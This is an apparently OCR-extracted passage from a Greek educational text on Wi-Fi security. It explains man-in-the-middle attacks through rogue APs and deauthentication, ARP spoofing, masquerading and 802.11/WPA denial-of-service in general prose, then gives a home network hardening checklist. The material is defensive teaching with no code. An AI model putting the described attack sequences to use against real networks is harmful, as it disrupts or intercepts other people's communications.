Έτσι, με το snooping στο κρυπτογραφημένο LAN μπορούμε μόνο να πάρουμε πληροφορίες για το πώς, πότε και από ποιες συσκευές το δίκτυο χρησιμοποιείται. Αυτές οι πληροφορίες από μόνες τους δεν προσφέρουν κάτι αλλά συνδυασμένες με άλλες πληροφορίες βοηθούν τον επιτιθέμενο να κερδίσει από άλλες μεθόδους ή πηγές που είναι πολύ χρήσιμες.

Επιθέσεις τροποποίησης

Οι τροποποιήσεις στα δεδομένα μπορούν να επιτευχθούν με μερικούς μη ορατούς τρόπους. Όταν σκεφτόμαστε τις επιθέσεις τροποποίησης, οι περισσότεροι σκέφτονται έναν επιτιθέμενο που τροποποιεί το ηλεκτρονικό ταχυδρομείο με κακόβουλο περιεχόμενο ή που αλλάζει τους αριθμούς σε μια ηλεκτρονική τραπεζική μεταφορά. Ενώ τέτοιες υψηλού επιπέδου τροποποιήσεις έχουν ολοκληρωθεί, υπάρχουν και άλλοι τρόποι να τροποποιηθούν τα δεδομένα. Παραδείγματος χάριν, εάν κάποιος μπορεί να παρεμποδίσει μια ασύρματη μετάδοση και να αλλάξει τον τομέα διεύθυνσης προορισμού (διεύθυνση IP) σε ένα μήνυμα, θα μπορούσε να διαβιβάσει το μήνυμα στον εαυτό του διαμέσω του Διαδικτύου, αντί το μήνυμα να διαβιβαστεί στον προοριζόμενο παραλήπτη. Αυτό θα το έκανε γιατί το μήνυμα στην ασύρματη σύνδεση κρυπτογραφείται και δεν μπορεί να διαβαστεί το περιεχόμενο, αλλά εάν μπορεί ο επιτιθέμενος να το πάρει διαβιβασμένο από το Διαδίκτυο, θα λάβει την αποκρυπτογραφημένη έκδοση. Η επιγραφή IP είναι ευκολότερο να δεχτεί επίθεση

γιατί είναι μια γνωστή μορφή. Μια επίθεση τροποποίησης είναι η man-in-the-middle επίθεση (άτομο στην μέση).


Man-in-the-middle επιθέσεις

Υπάρχουν δύο διαφορετικές μέθοδοι για να καθιερωθεί μια Man-in-the-middle επίθεση (MiM) σε ένα ασύρματο δίκτυο. Ο πρώτος χρησιμοποιεί τα πλαίσια διαχείρισης και είναι συγκεκριμένος για την ασύρματη δικτύωση, και ο δεύτερος είναι ARP spoofing, η οποία είναι επίσης ένα πρόβλημα για τα συνδεμένα με καλώδιο δίκτυα.

Πλαίσια διαχείρισης

Επειδή τα πλαίσια διαχείρισης στερούνται οποιαδήποτε προστασία ακεραιότητας, η καθιέρωση ενός ατόμου στη μέση στα IEEE 802.11 βασισμένα δίκτυα είναι εύκολη. Τα MiMs μπορούν να καθιερωθούν ανεξάρτητα από οποιαδήποτε προστασία (WPA, RSN, VPN, και τα λοιπά) αλλά δεν αποτελούν απαραιτήτως μια απειλή εάν το πρωτόκολλο ασφάλειας είναι ισχυρό. Οι MiM επιθέσεις είναι δυνατές επειδή δεν υπάρχει καμία εγγύηση ακεραιότητας που παρέχεται στο στρώμα συνδέσεων (το στρώμα 2), και οι διευθύνσεις MAC εύκολα αλλάζουν.
Η επίθεση αρχίζει (υποθέτοντας ότι το STA στόχος συνδέεται ήδη σε ένα AP) από τον επιτιθέμενο που διανέμει ένα μήνυμα τέλους επικύρωσης στο STA στόχο. Αυτό αναγκάζει το STA να τερματίσει την σύνδεση του με το τρέχον AP του και να φροντίσει να επανασυνδεθεί με ένα άλλο (ενδεχομένως το παλαιό) AP. Συγχρόνως, ο επιτιθέμενος εγκαθιστά ένα κακόβουλο AP με την ίδια διεύθυνση ESSID και MAC με ένα AP μέσα στο εύρος του επιτιθεμένου αλλά σε ένα διαφορετικό κανάλι από το έγκυρο AP. Το STA στόχος συνδέεται με το πλαστό AP του επιτιθεμένου επειδή το έγκυρο AP του αρνείται την υπηρεσία λόγω των αλλαγμένων μηνυμάτων τέλους επικύρωσης του επιτιθεμένου. Μόλις συνδεθεί το STA με το ψευδές AP, το ψευδές AP συνδέεται αμέσως με το έγκυρο AP και αρχίζει να προωθεί όλη την κυκλοφορία έτσι ώστε η επικύρωση να ολοκληρωθεί. Αυτή η διαδικασία παρουσιάζεται στο σχήμα 4-1. Ο επιτιθέμενος έχει τώρα τον πλήρη έλεγχο του ρεύματος κυκλοφορίας μεταξύ STA και του έγκυρου AP του. Εάν κρυπτογράφηση δεν χρησιμοποιείται, κατόπιν ο επιτιθέμενος μπορεί να τροποποιήσει τα πακέτα πριν να τα διαβιβάσει. Εάν

κρυπτογράφηση χρησιμοποιείται, τα πακέτα μπορούν να αμφισβητηθούν ή να καθυστερήσουν. Μπορούν επίσης να τροποποιηθούν για να βοηθήσουν σε άλλες επιθέσεις.



Σχήμα 4-1 Παράδειγμα Man-in-the-middle επίθεσης

ARP Spoofing

Το ARP spoofing είναι πολύ επικίνδυνο για τα συνδεμένα με καλώδιο δίκτυα και ενώ υπάρχουν μερικά περιορισμένα αντίμετρα διαθέσιμα για να αποτρέψουν και να προσδιορίσουν τις ARP επιθέσεις, μια ARP επίθεση μπορεί ακόμα να πετύχει τις περισσότερες φορές. Το ARP προσδιορίζει τη διεύθυνση MAC για μια δεδομένη διεύθυνση IP. Ένας πελάτης ή ένα STA που θέλει να επικοινωνήσει με μια συγκεκριμένη διεύθυνση IP εκδίδει ένα ARP-αίτημα ως πακέτο ευρείας μετάδοσης στο LAN ζητώντας να μάθει τη διεύθυνση MAC της δεδομένης διεύθυνσης IP. Επειδή τα ARP πακέτα δεν έχουν καμία προστασία ακεραιότητας, καθένας (ακόμα και οι επιτιθέμενοι με πρόσβαση στο LAN) μπορεί να αποκριθεί με ανακριβείς ή κακόβουλες πληροφορίες, καταστρέφοντας αποτελεσματικά την ARP cache του αιτούντος. Κατά συνέπεια, από εκείνο το σημείο μέχρι τη στιγμή που μια είσοδος cache λήξει, ο πελάτης χρησιμοποιεί μια ανάρμοστη διεύθυνση MAC για τη δεδομένη διεύθυνση IP, αναγκάζοντας όλη την κυκλοφορία να πάει στον επιτιθέμενο παρά στον πραγματικό παραλήπτη.

Υπάρχει μια σημαντική διάκριση μεταξύ της χρησιμοποίησης των πλαισίων διαχείρισης (όπως περιγράφεται στο προηγούμενο τμήμα) και της χρησιμοποίησης ARP spoofing για την καθιέρωση των επιθέσεων MiM. Με το ARP spoofing, ο επιτιθέμενος πρέπει να έχει πρόσβαση στο στρώμα συνδέσεων, ενώ χρησιμοποιώντας τα πλαίσια διαχείρισης δεν υπάρχει αυτή η απαίτηση. Εάν κρυπτογράφηση χρησιμοποιείται, ο επιτιθέμενος πρέπει πρώτα να σπάσει την κρυπτογράφηση (ή να είναι σε θέση να αλλάξει τα πακέτα) προτού να μπορέσει να εκτελέσει μια επιτυχή ARP επίθεση υποκρισίας. Με τα WEP-βασισμένα δίκτυα, το σπάσιμο της κρυπτογράφησης είναι εύκολο. Αλλά με τα WPA και RSN-βασισμένα δίκτυα, αυτό είναι ένα σημαντικό εμπόδιο.

Προβλήματα που δημιουργούνται

Επειδή ο επιτιθέμενος μπορεί να παρεμβληθεί μεταξύ των επικοινωνούντων συμβαλλόμενων μερών (STA και AP) σε μια επίθεση, έχει τη δυνατότητα να ελέγξει ολοκληρωτικά το περιεχόμενο των επικοινωνιών (εάν η αυθεντικότητα κρυπτογράφησης και μηνυμάτων δεν χρησιμοποιείται) και ακόμα κι αν η αυθεντικότητα κρυπτογράφησης ή/ και μηνυμάτων χρησιμοποιείται, ο επιτιθέμενος μπορεί ακόμα να αρνηθεί ή να καθυστερήσει τις επικοινωνίες.
Αυτό το τμήμα εξετάζει δύο διαφορετικά προβλήματα που εμφανίζονται λόγω των επιθέσεων MiM. Στην πρώτη περίπτωση, ο επιτιθέμενος μπορεί να καταλάβει, μια σύνοδο ακόμα και όταν ισχυρή επικύρωση και έλεγχος πρόσβασης χρησιμοποιούνται χωρίς κρυπτογράφηση. Στη δεύτερη περίπτωση, μια επίθεση MiM αποβάλλει την προστασία που διατίθεται με την χρήση μιας κρυπτογραφημένης σήραγγας.

Επιθέσεις μεταμφίεσης

Η μεταμφίεση είναι ο όρος που χρησιμοποιείται όταν μια επιτιθέμενη συσκευή δικτύων παίζει τον ρόλο μιας έγκυρης συσκευής. Είναι η ιδανική προσέγγιση εάν ένας επιτιθέμενος θέλει να παραμείνει μη ανιχνευθής. Εάν η συσκευή μπορεί επιτυχώς να ξεγελάσει το δίκτυο στόχο με την επικύρωση του ως εξουσιοδοτημένη συσκευή, ο επιτιθέμενος παίρνει όλα τα δικαιώματα πρόσβασης που η εξουσιοδοτημένη συσκευή καθιέρωσε κατά τη διάρκεια της σύνδεσης. Επιπλέον, δεν θα υπάρξει καμία προειδοποίηση ασφάλειας. Ούτε ένας διευθυντής IT που ανιχνεύει

τα αρχεία κυκλοφορίας δεν θα δει τίποτα ύποπτο εκτός εάν ο επιτιθέμενος κάνει τα πράγματα που ένας κανονικός χρήστης δεν θα έκανε, όπως η προσπάθεια να προσεγγιστούν οι περιοχές συστημάτων. Υπάρχουν, φυσικά, μη ηλεκτρονικές επιθέσεις βασισμένες στη μεταμφίεση που είναι εξίσου αποτελεσματικές εάν κάποιος αφήνει το τερματικό του συνδεμένο και απομακρύνεται από την θέση εργασίας του, καθένας μπορεί να καθίσει και να πάρει τα δικαιώματα πρόσβασής του.

Επιθέσεις άρνησης υπηρεσίας (DoS)

Είναι εξαιρετικά δύσκολο α προστατευθεί κανείς από τις επιθέσεις άρνησης υπηρεσίας και ιδιαίτερα στα ασύρματα δίκτυα. Οποιοσδήποτε επιτιθέμενος με έναν μεγαλύτερο ενισχυτή, μια κεραία, ή τη χρησιμοποίηση περισσότερης ενέργειας, μπορεί να αρνηθεί την υπηρεσία σε ένα άτομο ή σε μια ομάδα στο επίπεδο RF. Κατά συνέπεια, οι επιθέσεις RF είναι δύσκολο αλλά μη αδύνατο να αποφευχθούν. Ο στρατός, παραδείγματος χάριν, χρησιμοποιεί διαδομένο φάσμα, hopping συχνότητας, και πιθανώς συστήματα ultrawide-band για να μετριάσει τη δυνατότητα ενός επιτιθεμένου που φράσσει τις σημαντικές συχνότητες. Όσον αφορά όμως τον κοινό εξοπλισμό που χρησιμοποιείται ευρέως , ένας επιτιθέμενος με την τεχνογνωσία και την πρόσβαση στο σωστό εξοπλισμό μπορεί να πραγματοποιήσει μια επίθεση άρνησης υπηρεσίας ενάντια σε ένα κοινό ασύρματο δίκτυό. Μια άλλη κατηγορία επίθεσης άρνησης υπηρεσίας ενάντια στο δίκτυο και τα κρυπτογραφικά πρωτόκολλα, συγκεκριμένα στο στρώμα 2 ή το στρώμα MAC, είναι αποτρέψιμη. Δυστυχώς, ούτε τα παλαιά ούτε τα νέα πρότυπα WI-FI δεν επέλεξαν για να προστατεύσουν ενάντια σε αυτήν την μορφή επίθεσης. Η ομάδα Tgi έλαβε υπόψη το κόστος προστασίας από τις επιθέσεις άρνησης υπηρεσίας του στρώματος 2, αλλά επέλεξε την προς τα κάτω συμβατότητα με τα παλαιά πρότυπα παρά την προστασία ενάντια στις επιθέσεις άρνησης υπηρεσίας.

Επιθέσεις άρνησης υπηρεσίας ενάντια σε όλα τα WI-FI βασισμένα πρότυπα

Τα πλαίσια διαχείρισης, παραδείγματος χάριν, τα πλαίσια αιτήματος σύνδεσης, δεν έχουν οποιαδήποτε προστασία ακεραιότητας. Δηλαδή αυτά τα πλαίσια μπορούν εύκολα να αλλαχθούν από έναν επιτιθέμενο. Ένας επιτιθέμενος μπορεί να αρνηθεί την υπηρεσία σε έναν σταθμό/ πελάτη ή σε ένα ολόκληρο σημείο πρόσβασης, και σε μερικές περιπτώσεις πέρα από το LAN.

Η επίθεση είναι πολύ εύκολη με το σωστό λογισμικό. Εάν ο επιτιθέμενος επιθυμεί να αποτρέψει έναν σταθμό από τη χρησιμοποίηση του LAN WI-FI, έχει διάφορες επιλογές. Κατ' αρχάς, όταν μπορεί να δει ο επιτιθέμενος το AP στο οποίο ο σταθμός συνδέεται, αλλάζει απλά ένα πλαίσιο Επανασύνδεσης ή ένα πλαίσιο Τέλους Επικύρωσης και το στέλνει είτε στο AP είτε στο STA. Το AP/STA, που σκέφτεται ότι ο σταθμός επιθυμεί να αποσυνδεθεί (ή ότι το AP δεν μπορεί πλέον να συντηρήσει το STA), χορηγεί το αίτημα και κλείνει την σύνδεση. Δυστυχώς, και τα δύο πλαίσια διαχείρισης (Αποσύνδεσης και Τέλους Επικύρωσης) επιτρέπουν στον επιτιθέμενο να χρησιμοποιήσει τη διεύθυνση MAC ευρείας μετάδοσης ως στόχο. Έτσι όλοι οι σταθμοί που συνδέονται με το στοχοθετημένο AP αποβάλλονται από το AP.

Δεύτερον, ο επιτιθέμενος μπορεί να αρνηθεί την υπηρεσία σε έναν σταθμό όταν μπορεί να δει ένα AP στο ίδιο συνδεμένο με καλώδιο LAN με το AP στο οποίο ο σταθμός στόχος συνδέεται. Σε αυτήν την περίπτωση, ο επιτιθέμενος στέλνει ένα αλλαγμένο μήνυμα αιτήματος σύνδεσης με τη διεύθυνση MAC του σταθμού στόχου σε ένα AP στο ίδιο συνδεμένο με καλώδιο LAN. Το AP που λαμβάνει το αίτημα σύνδεσης εγκρίνει (επειδή δεν επικυρώνουμε μέχρι μετά την ένωση) αυτό και στέλνει ένα στρώμα 2 πλαίσιο αναπροσαρμογών στο συνδεμένο με καλώδιο LAN. Ο δρομολογητής ή το switch αρχίζει τώρα να προωθεί την κυκλοφορία στο AP που μόλις έστειλε την στρώμα 2 αναπροσαρμογή, και ο πραγματικός σταθμός δεν λαμβάνει πλέον οποιαδήποτε κυκλοφορία. Προφανώς, και οι δύο επιθέσεις πρέπει να πραγματοποιούνται ταυτόχρονα για να αποτρέψουν την υπηρεσία σε έναν ιδιαίτερο σταθμό, και αυτός είναι ένας από τους λόγους για τους οποίους η TGi επέλεξε να μην ασχοληθεί με την προστασία εναντίον τους.

Μια άλλη μέθοδος άρνησης της υπηρεσίας σε μια ομάδα είναι παρόμοια και περιλαμβάνει την σύνδεση ενός AP με ψευδείς σταθμούς έτσι ώστε οι πόροι στο AP να εξαντλούνται και το AP να μην επιτρέπει πλέον στους νέους σταθμούς να συνδεθούν.

Η ομάδα TGi αποφάσισε να μην ασχοληθεί με την προστασία ενάντια σε αυτές τις επιθέσεις επειδή η πλειοψηφία των συμμετεχόντων θεώρησε ότι ένας επιτιθέμενος μπορεί πάντα να προσφύγει σε μια RF-βασισμένη επίθεση. Η πλειοψηφία των μελών της TGi ενδιαφέρθηκε επίσης για τα πιθανά προβλήματα με την πίσω συμβατότητα εάν η προστασία ακεραιότητας προστεθεί στα πλαίσια διαχείρισης. Δυστυχώς, αυτές οι επιθέσεις έχουν εφαρμοστεί με εργαλεία ανοιχτού λογισμικού.

Επίθεση άρνησης υπηρεσίας στο WPA

Ο Michael είναι ένας ελαφρύς αλγόριθμος αυθεντικότητας μηνυμάτων όπως είδαμε στ προηγούμενο κεφάλαιο. Επειδή ο Michael παρέχει μόνο 20 bits προστασίας ενάντια στις επιθέσεις τροποποίησης μηνυμάτων, τα αντίμετρα είχαν ως σκοπό να αποτρέψουν τις ενεργές επιθέσεις. Αυτά τα αντίμετρα είναι αποτελεσματικά στην παρεμπόδιση της δημιουργίας ενός αλλαγμένου μηνύματος. Εντούτοις, εισάγουν επίσης τη δυνατότητα για μια επίθεση άρνησης υπηρεσίας ενάντια το σε ολόκληρο το AP.

Ένας ικανός επιτιθέμενος μπορεί να ολοκληρώσει την επίθεση άρνησης υπηρεσίας WPA. Η επίθεση δεν είναι πολύ εύκολο να ολοκληρωθεί, αλλά δεν απαιτεί πολύ εξεζητημένες γνώσεις. Ουσιαστικά, ο επιτιθέμενος πρέπει να ολοκληρώσει τρεις στόχους. Ο πρώτος είναι να σταματήσει ένα έγκυρο πακέτο από το να φθάσει στο AP, έπειτα ο δεύτερος είναι να τροποποιήσει το πακέτο έτσι ώστε το ICV να παραμένει έγκυρο. Ο τρίτος και τελικός στόχος είναι να σταλεί το τροποποιημένο πακέτο προτού να παραληφθεί ένα πακέτο με ένα υψηλότερο TSC από το AP.

Μόλις στείλει ο επιτιθέμενος δύο τέτοια τροποποιημένα πακέτα στο AP μέσα σε ένα λεπτό, το AP διακόπτεται για ακριβώς ένα λεπτό που αποτρέπει την επικοινωνία όλων των σταθμών που συνδέονται με το AP. Το AP πρέπει επίσης να επανεισαγάγει το κλειδί στους σταθμούς ξεκινώντας αμέσως την υπηρεσία μετά από μια μικρή καθυστέρηση.

Ενώ αυτό είναι μια ιδιαίτερα βάναυση επίθεση DoS, τα ίδια αποτελέσματα επιτυγχάνονται με τη χρησιμοποίηση μιας ευκολότερης επίθεσης πλαισίου διαχείρισης όπως περιγράφεται νωρίτερα.

Υλοποίηση ασυρμάτου δικτύου-

Γενικές οδηγίες σχεδιασμού αρχιτεκτονικής ασφάλειας

Οι τρεις αρχές σχεδιασμού αρχιτεκτονικής ασφάλειας είναι:

- Απομόνωση της ενδεχομένως εχθρικής κυκλοφορίας από την ευαίσθητη κυκλοφορία.
- Διοχέτευση ενδεχομένως εχθρική κυκλοφορία μέσω ενός μικρού συνόλου σταθερών σημείων εισόδων που είναι καλά προστατευμένα και ελεγχόμενα.
- Χρήση διαβαθμισμένης προστασίας όποτε είναι δυνατόν.

Το firewall είναι μια υλοποίηση αυτών των αρχών. Απομονώνει και διοχετεύει την κυκλοφορία μέσω ενός σταθερού σημείου εισόδου, και μπορεί να εφαρμόσει τα πρόσθετα στρώματα της ασφάλειας μέσω της χρήσης ενός ιδεατού ιδιωτικού δικτύου ή πρόσθετων απαιτήσεων επικύρωσης.

Τα ασύρματα δίκτυα είναι κάπως δυσκολότερο να εξεταστούν από μια σύνδεση με το Διαδίκτυο, εντούτοις. Εκτιμώντας ότι μια σύνδεση με το Διαδίκτυο πραγματοποιείται στην επιχείρηση μόνο σε μερικές σταθερές θέσεις, τα ασύρματα σημεία πρόσβασης πρέπει να τοποθετηθούν σε όλη την επιχείρηση για να παρέχουν τις λογικές περιοχές κάλυψης.

Έτσι για την παροχή απομόνωσης και διοχέτευσης μπορούμε κάθε σημείο πρόσβασης να το μετατρέψουμε σε firewall. Ενώ αυτό συναντά βεβαίως τους στόχους μας, εισάγει επίσης ένα φρικτό φορτίο διαχείρισης στις μεγάλες επιχειρήσεις και μπορεί να μην είναι η καλύτερη προσέγγιση σε όλες τις καταστάσεις. Βεβαίως σε μικρές επιχειρήσεις αυτό να έχει κάποιο νόημα επειδή υπάρχει μόνο ένα σημείο πρόσβασης, εντούτοις.

Ένας καλός αρχιτέκτονας ασφάλειας πρέπει να ισορροπήσει την απειλή, την αξία πληροφοριών, και τις δαπάνες (και χρηματικές και διαχείρισης) στο σχεδιασμό της αρχιτεκτονικής. Ενώ η λύση μετατροπής του κάθε σημείου πρόσβασης σε συσκευή firewall ικανοποιεί μερικά από τα κριτήρια σχεδίου, εισάγει ένα ενδεχομένως δύσκολο πρόβλημα διαχείρισης σε μερικά περιβάλλοντα. Κατά συνέπεια, πρέπει να επιλεχθεί ο εξοπλισμός προσεκτικά.

Ακολουθούν κάποια βήματα εξασφάλισης του οικιακού μας ασύρματου δικτύου.

1.Αλλάζουμε αμέσως το default username και password που δίνει πρόσβαση στο web interface του router μας.(στα περισσότερα είναι admin-admin)
Δυστυχώς πολλοί χρήστες δεν το κάνουν με αποτέλεσμα να επιτρέπουν την πρόσβαση στον router με ό,τι αυτό συνεπάγεται

2.Απενεργοποιούμε το Ad-hoc mode του Access Point μας επιτρέποντας την infrastracture σύνδεση μόνο.

3.Κλείνουμε το SSID Broadcast (Service Set Identifier) στην ουσία το όνομα του ασύρματου δικτύου μας.
Αν είναι ενεργό κάθε δευτερόλεπτο το AP μας εκπέμπει 10 φορές το όνομα του και τα στοιχεία εκπομπής του κάνοντας εύκολο τον εντοπισμό του.
Φυσικά αλλάζουμε και το default όνομα του ώστε μόνο όποιος το ξέρει να μπορεί να συνδεθεί.
Το SSID ακόμα και κλειστό μπορεί και πάλι να ανακτηθεί αλλά το κλείσιμο του αποτελεί μια πρώτη γραμμή άμυνας.

4.Ενεργοποιούμε το MAC address filtering (Media Access Control).
Η MAC(δεκαεξαδική ακολουθία της μορφής XX:XX:XX:XX:XX:XX) είναι μοναδική για κάθε δικτυακή συσκευή και επιτρέποντας την πρόσβαση μόνο στις MAC που αντιστοιχούν στα μηχανήματα μας σηκώνουμε άλλο ένα layer προστασίας.
Η MAC μπορεί να ανακτηθεί από εξειδικευμένα προγράμματα αν κάποιος συλλέξει αρκετά πακέτα από εμάς και μπορεί να γίνει spoofed (αντιγραφεί) αλλά αποτελεί ακόμα μια γραμμή εξασφάλισης.

5.Ενεργοποιούμε την WPA ή WPA2 encryption (WiFi Protected Access) (σημειώνεται ό,τι δεν υποστηρίζουν όλες οι συσκευές την νεότερη WPA2)
Το αρχικό κλείδωμα των ασύρματων δικτύων γινόταν με WEP(Wireless equivalency protocol) με τη χρήση κλειδών 40,64 και 128 bit.
Αλλά ο αλγόριθμος κρυπτογράφησης του έχει κενά κάνοντας τον σχετικά εύκολο στο σπάσιμο του.

Βασικά μπορεί να σπάσει σε μερικά λεπτά,ακόμα και με την χρήση κλειδιών μήκους 128 bit (η χρήση τέτοιων κλειδιών ρίχνει και την απόδοση του δικτύου.

Η πραγματική εξασφάλιση του δικτύου μας γίνεται με τη χρήση WPA ή WPA2.
Το WPA βασίζεται στο WEP encryption αλλά τροποποιεί το κλειδί και το ελέγχει για τυχόν αλλοίωση.Επιπρόσθετα επιτρέπει authentication με τη χρήση κρυπτογράφησης Public key infrastracture (PKI)
Πολλές φορές αναφέρεται σαν WPA-PSK(pre shared key),το κλειδί μπαίνει και στο Access Point και στον ασύρματο client.
Το WPA2 από την άλλη(βασισμένο στο 802.11i standard) είναι παρόμοιο με το WPA αλλά με επιπλέον χρήση των ισχυρών πρωτοκόλλων κρυπτογράφησης AES και TKIP.
Το WPA2 θα είναι η προτιμώμενη μέθοδος προστασίας στο επερχόμενο 802.11n πρότυπο και έχει την καλύτερη απόδοση.
Τονίζεται ό,τι για τη χρήση WPA ή WPA2 πρέπει όλος ο εξοπλισμός μας και το λειτουργικό να τα υποστηρίζουν.

Ακόμα και με την ισχυρότερη κρυπτογράφηση συστήνεται να αλλάζουμε το κλειδί του δικτύου μας τακτικά.

6.Ελέγχουμε συχνά για τυχόν άγνωστα συνδεδεμένα μηχανήματα στο δίκτυο μας,
Τα περισσότερα Access Points μας επιτρέπουν να δούμε ποιοί Wifi clients είναι συνδεδεμένοι ανά πάσα στιγμή σε αυτά.
Αν δούμε κάποιο άγνωστο σύστημα τότε καλό είναι αλλάξουμε αμέσως τα κλειδιά μας και να δούμε αν μπορούμε να τα εντοπίσουμε.
Άλλος τρόπος ελέγχου του δικτύου μας είναι μέσω packet sniffer όπως το Wireshark,που μπορούν να μας δείξουν την κυκλοφορία στο δίκτο μας.

7.Χρησιμοποιούμε ένα καλό Firewall.
Όποια κρυπτογράφηση και να χρησιμοποιούμε από τη στιγμή που τα δεδομένα μας φτάσουν στο router και ξεκινούν για το Internet η κωδικοποίηση παύει να υπάρχει.
Τα σύγχρονα routers περιλαμβάνουν ισχυρά SPI (Stateful Packet Inspection) Firewalls,αποκλείοντας την εξωτερική πρόσβαση στο εσωτερικό μας δίκτυο,εκτός αν ανοίξουμε τις ανάλογες πόρτες (για τη χρήση p2p προγραμμάτων, ftp κλπ)

Συστήνεται η χρήση και ενός Software Firewall για τον πλήρη έλεγχο των εξερχόμενων από τον υπολογιστή μας (σημαντικό στην περίπτωση που έχουμε μολυνθεί με κάποιο trojan,virus κλπ)

8.Χρησιμοποιούμε passwords για την προστασία των αρχείων και φακέλων μας καθώς και των υπολογιστών μας γενικά.
Σαν password δεν χρησιμοποιούμε εύκολες λέξεις ή κοινότυπα στοιχεία όπως η ημερομηνία γέννησης μας.

9.Διαχωρίζουμε το ενσύρματο από το ασύρματο δίκτυο μας.
Αν και είναι λίγο περίπλοκο υπάρχουν οδηγοί στο net για αυτό.


10.Κλείνουμε τις ασύρματες συσκευές όταν δεν τις χρησιμοποιούμε για μεγάλο διάστημα.

Συνοπτικά :
10 βήματα ασφάλισης του WiFi δικτύου μας
1.αλλαγή του username και password του router
2.απενεργοποίηση της ad-hoc δυνατότητας (p2p μεταξύ wireless clients)
3.απενεργοποίηση του SSID Broadcast
4.Χρήση MAC access control
5.χρήση WPA/WPA2 κρυπτογράφησης
6.τακτικός έλεγχος για άγνωστα συνδεδεμένα μηχανήματα
7.χρήση firewall
8.προστασία με password του υπολογιστή και των αρχείων
9.διαχωρισμός ασύρματου δικτύου
10.κλείσιμο WiFi εξοπλισμού όταν δεν χρειάζεται

Ρύθμιση παραμέτρων ασφάλειας ενός ασύρματου δικτύου

